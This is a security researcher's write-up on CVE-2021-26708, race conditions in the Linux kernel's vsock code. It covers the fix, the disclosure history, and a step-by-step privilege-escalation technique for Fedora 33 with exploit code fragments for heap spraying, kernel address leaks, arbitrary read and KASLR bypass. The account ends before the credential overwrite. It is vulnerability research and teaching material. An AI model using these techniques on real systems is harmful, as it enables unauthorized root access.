Four Bytes of Power: exploiting CVE-2021-26708 in the Linux kernel


Feb 9, 2021

Intro

CVE-2021-26708 is assigned to five race condition bugs in the virtual socket implementation of the Linux kernel. I discovered and fixed them in January 2021. In this article I describe how to exploit them for local privilege escalation on **Fedora 33 Server** for **x86_64**, bypassing **SMEP** and **SMAP**. Today I gave a talk at Zer0Con 2021 on this topic (slides).

I like this exploit. The race condition can be leveraged for very limited memory corruption, which I gradually turn into arbitrary read/write of kernel memory, and ultimately full power over the system. That's why I titled this article "Four Bytes of Power."

Now the PoC demo video:



Vulnerabilities

These vulnerabilities are race conditions caused by faulty locking in `net/vmw_vsock/af_vsock.c`. The race conditions were implicitly introduced in November 2019 in the commits that added `VSOCK` multi-transport support. These commits were merged into Linux kernel version `5.5-rc1`.

`CONFIG_VSOCKETS` and `CONFIG_VIRTIO_VSOCKETS` are shipped as kernel modules in all major GNU/Linux distributions. The vulnerable modules are automatically loaded when you create a socket for the `AF_VSOCK` domain:

```
vsock = socket(AF_VSOCK, SOCK_STREAM, 0);
```

`AF_VSOCK` socket creation is available to unprivileged users without requiring user namespaces. Neat, right?

Bugs and fixes

I use the syzkaller fuzzer with custom modifications. On January 11, I saw that it got a suspicious kernel crash in `virtio_transport_notify_buffer_size()`. However, the fuzzer didn't manage to reproduce this crash, so I started inspecting the source code and developing the reproducer manually.

A few days later I found a confusing bug in `vsock_stream_setsockopt()` that looked intentional:

```
struct sock *sk;
struct vsock_sock *vsk;
const struct vsock_transport *transport;

/* ... */

sk = sock->sk;
vsk = vsock_sk(sk);
transport = vsk->transport;

lock_sock(sk);
```

That's strange. The pointer to the virtual socket transport is copied to a local variable **before** the `lock_sock()` call. But the `vsk->transport` value may change when the socket lock is not acquired! That is an obvious race condition bug. I checked the whole `af_vsock.c` file and found four more similar issues.

Searching the git history helped to understand the reason. Initially, the transport for a virtual socket was not able to change, so copying the value of `vsk->transport` to a local variable was safe. Later, the bugs were implicitly introduced by commit `c0cfa2d8a788fcf4` (*vsock: add multi-transports support*) and commit `6a2c0962105ae8ce` (*vsock: prevent transport modules unloading*).

Fixing this vulnerability is trivial:

```
        sk = sock->sk;
        vsk = vsock_sk(sk);
-       transport = vsk->transport;

        lock_sock(sk);

+       transport = vsk->transport;
```

A bit odd vulnerability disclosure

On January 30, after finishing the PoC exploit, I created the fixing patch and made responsible disclosure to `security@kernel.org`. I got very prompt replies from Linus and Greg, and we settled on this procedure:

1. Sending my patch to the Linux Kernel Mailing List (LKML) in public.
2. Merging it upstream and backporting to affected stable trees.
3. Informing distributions about the security relevance of this issue via the `linux-distros` mailing list.
4. Making disclosure via `oss-security@lists.openwall.com`, when allowed by the distributions.

The first step is questionable. Linus decided to merge my patch right away without any disclosure embargo because the patch "doesn't look all that different from the kinds of patches we do every day." I obeyed and proposed sending it to the LKML in public. Doing so is important because anybody can find kernel vulnerability fixes by filtering kernel commits that didn't appear on the mailing lists.

On February 2, the second version of my patch was merged into `netdev/net.git` and then came to Linus' tree. On February 4, Greg applied it to the affected stable trees. Then I immediately informed `linux-distros@vs.openwall.org` that the fixed bugs are exploitable and asked how much time the Linux distributions would need before I did public disclosure.

But I got the following reply:

```
If the patch is committed upstream, then the issue is public.

Please send to oss-security immediately.
```

A bit odd. Anyway, I then requested a CVE ID at https://cve.mitre.org/cve/request_id.html and made the announcement at `oss-security@lists.openwall.com`.

This raises the question: **is this "merge ASAP" procedure compatible with the `linux-distros` mailing list?**

As a counter-example, when I reported CVE-2017-2636 to `security@kernel.org`, Kees Cook and Greg organized a one-week disclosure embargo via the `linux-distros` mailing list. That allowed Linux distributions to integrate my fix into their security updates in no rush and release them simultaneously.

Memory corruption

Now let's focus on exploiting CVE-2021-26708. I exploited the race condition in `vsock_stream_setsockopt()`. Reproducing it requires two threads. The first one calls `setsockopt()`:

```
setsockopt(vsock, PF_VSOCK, SO_VM_SOCKETS_BUFFER_SIZE,
                            &size, sizeof(unsigned long));
```

The second thread should change the virtual socket transport while `vsock_stream_setsockopt()` is trying to acquire the socket lock. It is performed by reconnecting to the virtual socket:

```
struct sockaddr_vm addr = {
    .svm_family = AF_VSOCK,
};

addr.svm_cid = VMADDR_CID_LOCAL;
connect(vsock, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));

addr.svm_cid = VMADDR_CID_HYPERVISOR;
connect(vsock, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
```

To handle `connect()` for a virtual socket, the kernel executes `vsock_stream_connect()`, which calls `vsock_assign_transport()`. This function has some code we are interested in:

```
    if (vsk->transport) {
        if (vsk->transport == new_transport)
            return 0;

        /* transport->release() must be called with sock lock acquired.
         * This path can only be taken during vsock_stream_connect(),
         * where we have already held the sock lock.
         * In the other cases, this function is called on a new socket
         * which is not assigned to any transport.
         */
        vsk->transport->release(vsk);
        vsock_deassign_transport(vsk);
    }
```

Note that `vsock_stream_connect()` holds the socket lock. Meanwhile, `vsock_stream_setsockopt()` in a parallel thread is trying to acquire it. Good. This is what we need for hitting the race condition.

So, on the second `connect()` with a different `svm_cid`, the `vsock_deassign_transport()` function is called. The function executes the transport destructor `virtio_transport_destruct()` and thus frees `vsock_sock.trans`. At this point, you might guess that use-after-free is where all this is heading :) `vsk->transport` is set to NULL.

When `vsock_stream_connect()` releases the socket lock, `vsock_stream_setsockopt()` can proceed with execution. It calls `vsock_update_buffer_size()`, which subsequently calls `transport->notify_buffer_size()`. Here `transport` has an **out-of-date value from a local variable** that doesn't match `vsk->transport` (which is NULL).

The kernel executes `virtio_transport_notify_buffer_size()`, corrupting kernel memory:

```
void virtio_transport_notify_buffer_size(struct vsock_sock *vsk, u64 *val)
{
    struct virtio_vsock_sock *vvs = vsk->trans;

    if (*val > VIRTIO_VSOCK_MAX_BUF_SIZE)
        *val = VIRTIO_VSOCK_MAX_BUF_SIZE;

    vvs->buf_alloc = *val;

    virtio_transport_send_credit_update(vsk, VIRTIO_VSOCK_TYPE_STREAM, NULL);
}
```

Here `vvs` is a pointer to kernel memory that has been freed in `virtio_transport_destruct()`. The size of `struct virtio_vsock_sock` is 64 bytes; this object lives in the `kmalloc-64` slab cache. The `buf_alloc` field has type `u32` and resides at offset 40. `VIRTIO_VSOCK_MAX_BUF_SIZE` is `0xFFFFFFFFUL`. The value `*val` is controlled by the attacker, and the four least significant bytes of it are written to the freed memory.

"Fuzzing miracle"

As I mentioned, syzkaller didn't manage to reproduce this crash, and I had to develop the reproducer manually. But why did the fuzzer fail? Looking at `vsock_update_buffer_size()` gave the answer:

```
	if (val != vsk->buffer_size &&
	  transport && transport->notify_buffer_size)
		transport->notify_buffer_size(vsk, &val);

	vsk->buffer_size = val;
```

The `notify_buffer_size()` handler is called only if `val` differs from the current `buffer_size`. In other words, `setsockopt()` performing `SO_VM_SOCKETS_BUFFER_SIZE` should be called with different `size` parameters each time. I used this fun hack to hit the memory corruption in my first reproducer (source code):

```
	struct timespec tp;
	unsigned long size = 0;

	clock_gettime(CLOCK_MONOTONIC, &tp);
	size = tp.tv_nsec;
	setsockopt(vsock, PF_VSOCK, SO_VM_SOCKETS_BUFFER_SIZE,
				&size, sizeof(unsigned long));
```

Here, the `size` value is taken from the nanoseconds count returned by `clock_gettime()`, and it is likely to be different on each racing round. Upstream `syzkaller` without modifications doesn't do things like that. The values of syscall parameters are chosen when `syzkaller` generates the fuzzing input. They don't change when the fuzzer executes it on the target.

Anyway, I still don't completely understand how `syzkaller` managed to hit this crash `¯\_(ツ)_/¯` It looks like the fuzzer did some lucky multithreaded magic with `SO_VM_SOCKETS_BUFFER_MAX_SIZE` and `SO_VM_SOCKETS_BUFFER_MIN_SIZE` but then failed to reproduce it.

Idea! Maybe adding the ability to randomize some syscall arguments at runtime would allow `syzkaller` to spot more bugs like CVE-2021-26708. On the other hand, doing so could also make crash reproduction less stable.

Four bytes of power

This time I chose Fedora 33 Server as the exploitation target, with kernel version `5.10.11-200.fc33.x86_64`. From the beginning, I was determined to bypass SMEP and SMAP.

To sum up, **this race condition may cause write-after-free of a 4-byte controlled value to a 64-byte kernel object at offset 40.** That's quite limited memory corruption. I had a hard time turning it into a real weapon. I'm going to describe the exploit based on its development timeline.

The photos come from artifacts in the collection of Russia's State Hermitage Museum. I love this wonderful museum!

As a first step, I started to work on stable heap spraying. The exploit should perform some userspace activity that makes the kernel allocate another 64-byte object at the location of the freed `virtio_vsock_sock`. That way, 4-byte write-after-free should corrupt the sprayed object (instead of unused free kernel memory).

I set up some quick experimental spraying with the `add_key` syscall. I called it several times right after the second `connect()` to the virtual socket, while a parallel thread finishes the vulnerable `vsock_stream_setsockopt()`. Tracing the kernel allocator with `ftrace` allowed confirming that the freed `virtio_vsock_sock` is overwritten. In other words, I saw that successful heap spraying was possible.

The next step in my exploitation strategy was to find a 64-byte kernel object that can provide a stronger exploit primitive when it has four corrupted bytes at offset 40. Huh... not so easy!

My first thought was to employ the `iovec` technique from the Bad Binder exploit by Maddie Stone and Jann Horn. The essence of it is to use a carefully corrupted `iovec` object for arbitrary read/write of kernel memory. However, I got a triple fail with this idea:

1. 64-byte iovec is allocated on the kernel **stack**, not the heap.
2. Four bytes at offset 40 overwrite `iovec.iov_len` (not `iovec.iov_base`), so the original approach can't work.
3. This `iovec` exploitation trick has been dead since Linux kernel version `4.13`. Awesome Al Viro killed it with commit 09fc68dc66f7597b back in June 2017:

```
we have *NOT* done access_ok() recently enough; we rely upon the
iovec array having passed sanity checks back when it had been created
and not nothing having buggered it since.  However, that's very much
non-local, so we'd better recheck that.
```

After exhausting experiments with a handful of other kernel objects suitable for heap spraying, I found the `msgsnd()` syscall. It creates `struct msg_msg` in the kernelspace, see the `pahole` output:

```
struct msg_msg {
        struct list_head          m_list;               /*     0    16 */
        long int                  m_type;               /*    16     8 */
        size_t                    m_ts;                 /*    24     8 */
        struct msg_msgseg *       next;                 /*    32     8 */
        void *                    security;             /*    40     8 */

        /* size: 48, cachelines: 1, members: 5 */
        /* last cacheline: 48 bytes */
};
```

That is the message header, which is followed by message data. If `struct msgbuf` in the userspace has a 16-byte `mtext`, the corresponding `msg_msg` is created in the `kmalloc-64` slab cache, just like `struct virtio_vsock_sock`. The 4-byte write-after-free can corrupt the `void *security` pointer at offset 40. Using the `security` field to break Linux security: irony itself!

The `msg_msg.security` field points to the kernel data allocated by `lsm_msg_msg_alloc()` and used by SELinux in the case of Fedora. It is freed by `security_msg_msg_free()` when `msg_msg` is received. Hence corrupting the first half of the `security` pointer (least significant bytes on little-endian `x86_64`) provides **arbitrary free**, which is a much stronger exploit primitive.

Kernel infoleak as a bonus

After achieving arbitrary free, I started to think about where to aim it—what could I free? Here I used the same trick as I did in the CVE-2019-18683 exploit. As I mentioned earlier, the second `connect()` to the virtual socket calls `vsock_deassign_transport()`, which sets `vsk->transport` to NULL. That makes the vulnerable `vsock_stream_setsockopt()` show a kernel warning when it calls `virtio_transport_send_pkt_info()` just after the memory corruption:

```
WARNING: CPU: 1 PID: 6739 at net/vmw_vsock/virtio_transport_common.c:34
...
CPU: 1 PID: 6739 Comm: racer Tainted: G        W         5.10.11-200.fc33.x86_64
Hardware name: QEMU Standard PC (Q35 + ICH9, 2009), BIOS 1.13.0-2.fc32 04/01/2014
RIP: 0010:virtio_transport_send_pkt_info+0x14d/0x180 [vmw_vsock_virtio_transport_
...
RSP: 0018:ffffc90000d07e10 EFLAGS: 00010246
RAX: 0000000000000000 RBX: ffff888103416ac0 RCX: ffff88811e845b80
RDX: 00000000ffffffff RSI: ffffc90000d07e58 RDI: ffff888103416ac0
RBP: 0000000000000000 R08: 00000000052008af R09: 0000000000000000
R10: 0000000000000126 R11: 0000000000000000 R12: 0000000000000008
R13: ffffc90000d07e58 R14: 0000000000000000 R15: ffff888103416ac0
FS:  00007f2f123d5640(0000) GS:ffff88817bd00000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 00007f81ffc2a000 CR3: 000000011db96004 CR4: 0000000000370ee0
Call Trace:
```

```
  virtio_transport_notify_buffer_size+0x60/0x70 [vmw_vsock_virtio_transport_commo
  vsock_update_buffer_size+0x5f/0x70 [vsock]
  vsock_stream_setsockopt+0x128/0x270 [vsock]
...
```

A quick debugging session with `gdb` showed that the `RCX` register contains the kernel address of the freed `virtio_vsock_sock` and the `RBX` register contains the kernel address of `vsock_sock`. Excellent! On Fedora I can open and parse `/dev/kmsg`: if one more warning appears in the kernel log, then the exploit won one more race and it can extract the corresponding kernel addresses from the registers.

From arbitrary free to use-after-free

My exploitation plan was to use arbitrary free for use-after-free:

1. Free an object at the kernel address leaked in the kernel warning.
2. Perform heap spraying to overwrite that object with controlled data.
3. Do privilege escalation using the corrupted object.

At first, I wanted to exploit arbitrary free against the `vsock_sock` address (from `RBX`), because this is a big structure that contains a lot of interesting things. But that didn't work, since it lives in a dedicated slab cache where I can't perform heap spraying. So I don't know whether use-after-free exploitation on `vsock_sock` is possible.


Another option is to free the address from `RCX`. I started to search for a 64-byte kernel object that is interesting for use-after-free (containing kernel pointers, for example). Moreover, the exploit in the userspace should somehow make the kernel put that object at the location of the freed `virtio_vsock_sock`. Searching for a kernel object to fit these requirements was an enormous pain! I even used **the input corpus of my fuzzer** and automated that search.

In parallel, I was learning the internals of System V message implementation, since I had already used `msg_msg` for heap spraying in this exploit. And then I got an insight on how to exploit use-after-free on `msg_msg`.

Achieving arbitrary read

The kernel implementation of a System V message has maximum size `DATALEN_MSG`, which is `PAGE_SIZE` minus `sizeof(struct msg_msg))`. If you send a bigger message, the remainder is saved in a list of message segments. The `msg_msg` structure has `struct msg_msgseg *next`, which points to the first segment, and `size_t m_ts`, which stores the whole size.

Cool! I can put the controlled values in `msg_msg.m_ts` and `msg_msg.next` when I overwrite the message after executing arbitrary free for it:



Note that I don't overwrite `msg_msg.security`, in order to avoid breaking SELinux permission checks. That is possible using the wonderful `setxattr() & userfaultfd()` heap spraying [technique by Vitaly Nikolenko](). **Tip:** I place the spraying payload at the border of the page faulting memory region so that `copy_from_user()` hangs just before overwriting `msg_msg.security`. See the code preparing the payload:

```
#define PAYLOAD_SZ 40

void adapt_xattr_vs_sysv_msg_spray(unsigned long kaddr)
{
    struct msg_msg *msg_ptr;

    xattr_addr = spray_data + PAGE_SIZE * 4 - PAYLOAD_SZ;

    /* Don't touch the second part to avoid breaking page fault delivery */
    memset(spray_data, 0xa5, PAGE_SIZE * 4);

    printf("[+] adapt the msg_msg spraying payload:\n");
    msg_ptr = (struct msg_msg *)xattr_addr;
    msg_ptr->m_type = 0x1337;
    msg_ptr->m_ts = ARB_READ_SZ;
    msg_ptr->next = (struct msg_msgseg *)kaddr; /* set the segment ptr for arbitr
    printf("\tmsg_ptr %p\n\tm_type %lx at %p\n\tm_ts %zu at %p\n\tmsgseg next %p
           msg_ptr,
           msg_ptr->m_type, &(msg_ptr->m_type),
           msg_ptr->m_ts, &(msg_ptr->m_ts),
           msg_ptr->next, &(msg_ptr->next));
}
```

But how do we read the kernel data using this crafted `msg_msg`? Receiving this message requires manipulations with the System V message queue, which breaks the kernel because the `msg_msg.m_list` pointer is invalid (0xa5a5a5a5a5a5a5a5 in my case). My first idea was setting this pointer to the address of another good message, but that caused the kernel to hang because the message list traversal can't finish.

Reading the documentation for the `msgrcv()` syscall helped to find a better solution: I used `msgrcv()` with the `MSG_COPY` flag:

```
MSG_COPY (since Linux 3.8)
        Nondestructively fetch a copy of the message at the ordinal position  in
        specified by msgtyp (messages are considered to be numbered starting at 0
```


This flag makes the kernel copy the message data to the userspace without removing it from the message queue. Nice! `MSG_COPY` is available if the kernel has `CONFIG_CHECKPOINT_RESTORE=y`, which is true for Fedora Server.

Arbitrary read: step-by-step procedure

Here is the step-by-step procedure that my exploit uses for arbitrary read of kernel memory:


1. Make preparations:
    - Count CPUs available for racing using `sched_getaffinity()` and `CPU_COUNT()` (the exploit needs at least two).
    - Open `/dev/kmsg` for parsing.
    - `mmap()` the `spray_data` memory area and configure `userfaultfd()` for the last part of it.
    - Start a separate `pthread` for handling `userfaultfd()` events.
    - Start 127 `pthreads` for `setxattr() & userfaultfd()` heap spraying over `msg_msg` and hang them on a `pthread_barrier`.
2. Get the kernel address of a good `msg_msg`:
    - Win the race on a virtual socket, as described earlier.
    - Wait for 35 microseconds in a busy loop after the second `connect()`.
    - Call `msgsnd()` for a separate message queue; the `msg_msg` object is placed at the `virtio_vsock_sock` location **after the memory corruption**.
    - Parse the kernel log and save the kernel address of this good `msg_msg` from the kernel warning (`RCX` register).
    - Also, save the kernel address of the `vsock_sock` object from the `RBX` register.
3. Execute arbitrary free against good `msg_msg` using a corrupted `msg_msg`:
    - Use four bytes of the address of good `msg_msg` for `SO_VM_SOCKETS_BUFFER_SIZE`; that value will be used for the memory corruption.
    - Win the race on a virtual socket.
    - Call `msgsnd()` right after the second `connect()`; the `msg_msg` is placed at the `virtio_vsock_sock` location **and corrupted**.

- Now the `security` pointer of the corrupted `msg_msg` stores the address of the good `msg_msg` (from step 2).



- If the memory corruption of `msg_msg.security` from the `setsockopt()` thread happens during `msgsnd()` handling, then the SELinux permission check fails.
- In that case, `msgsnd()` returns `-1` and the corrupted `msg_msg` is destroyed; freeing `msg_msg.security` frees the good `msg_msg`.

4. Overwrite the good `msg_msg` with a controlled payload:
    - Right after a failed `msgsnd()` the exploit calls `pthread_barrier_wait()`, which wakes 127 spraying `pthreads`.
    - These `pthreads` execute `setxattr()` with a payload that has been prepared with `adapt_xattr_vs_sysv_msg_spray(vsock_kaddr)`, described earlier.
    - Now the good `msg_msg` is overwritten with the controlled data and the `msg_msg.next` pointer to the System V message segment stores the address of the `vsock_sock` object.



5. Read the contents of the `vsock_sock` kernel object to the userspace by receiving a message from the message queue that stores the overwritten `msg_msg`:
   ```
   ret = msgrcv(msg_locations[0].msq_id, kmem, ARB_READ_SZ, 0,
                   IPC_NOWAIT | MSG_COPY | MSG_NOERROR);
   ```

This part of the exploit is very reliable.

Sorting the loot

Now my "weapons" had given me some good loot: I got the contents of the `vsock_sock` kernel object. It took me some time to sort it out and find good attack targets for further exploit steps.

Here's what I found inside:

- Plenty of pointers to objects from dedicated slab caches, such as `PINGv6` and `sock_inode_cache`. These are not interesting.
- `struct mem_cgroup *sk_memcg` pointer living in `vsock_sock.sk` at offset **664**. The `mem_cgroup` structure is allocated in the `kmalloc-4k` slab cache. Good!
- `const struct cred *owner` pointer living in `vsock_sock` at offset **840**. It stores the address of the credentials that I want to overwrite for privilege escalation.
- `void (*sk_write_space)(struct sock *)` function pointer in `vsock_sock.sk` at offset **688**. It is set to the address of the `sock_def_write_space()` kernel function. That can be used for calculating the `KASLR` offset.

Here is how the exploit extracts these pointers from the memory dump:

```
#define MSG_MSG_SZ              48
#define DATALEN_MSG             (PAGE_SIZE - MSG_MSG_SZ)
#define SK_MEMCG_OFFSET         664
#define SK_MEMCG_RD_LOCATION    (DATALEN_MSG + SK_MEMCG_OFFSET)
#define OWNER_CRED_OFFSET       840
#define OWNER_CRED_RD_LOCATION  (DATALEN_MSG + OWNER_CRED_OFFSET)
#define SK_WRITE_SPACE_OFFSET   688
#define SK_WRITE_SPACE_RD_LOCATION (DATALEN_MSG + SK_WRITE_SPACE_OFFSET)

/*
 * From Linux kernel 5.10.11-200.fc33.x86_64:
 *   function pointer for calculating KASLR secret
 */
#define SOCK_DEF_WRITE_SPACE    0xffffffff819851b0lu

unsigned long sk_memcg = 0;
unsigned long owner_cred = 0;
unsigned long sock_def_write_space = 0;
unsigned long kaslr_offset = 0;

/* ... */

    sk_memcg = kmem[SK_MEMCG_RD_LOCATION / sizeof(uint64_t)];
    printf("[+] Found sk_memcg %lx (offset %ld in the leaked kmem)\n",
                    sk_memcg, SK_MEMCG_RD_LOCATION);

    owner_cred = kmem[OWNER_CRED_RD_LOCATION / sizeof(uint64_t)];
    printf("[+] Found owner cred %lx (offset %ld in the leaked kmem)\n",
                    owner_cred, OWNER_CRED_RD_LOCATION);

    sock_def_write_space = kmem[SK_WRITE_SPACE_RD_LOCATION / sizeof(uint64_t)];
    printf("[+] Found sock_def_write_space %lx (offset %ld in the leaked kmem)\n"
                    sock_def_write_space, SK_WRITE_SPACE_RD_LOCATION);

    kaslr_offset = sock_def_write_space - SOCK_DEF_WRITE_SPACE;
    printf("[+] Calculated kaslr offset: %lx\n", kaslr_offset);
```

The `cred` structure is allocated in the dedicated `cred_jar` slab cache. Even if I execute my arbitrary free against it, I can't overwrite it with the controlled data (or at least I don't know how to). That's too bad, since it would be the best solution.

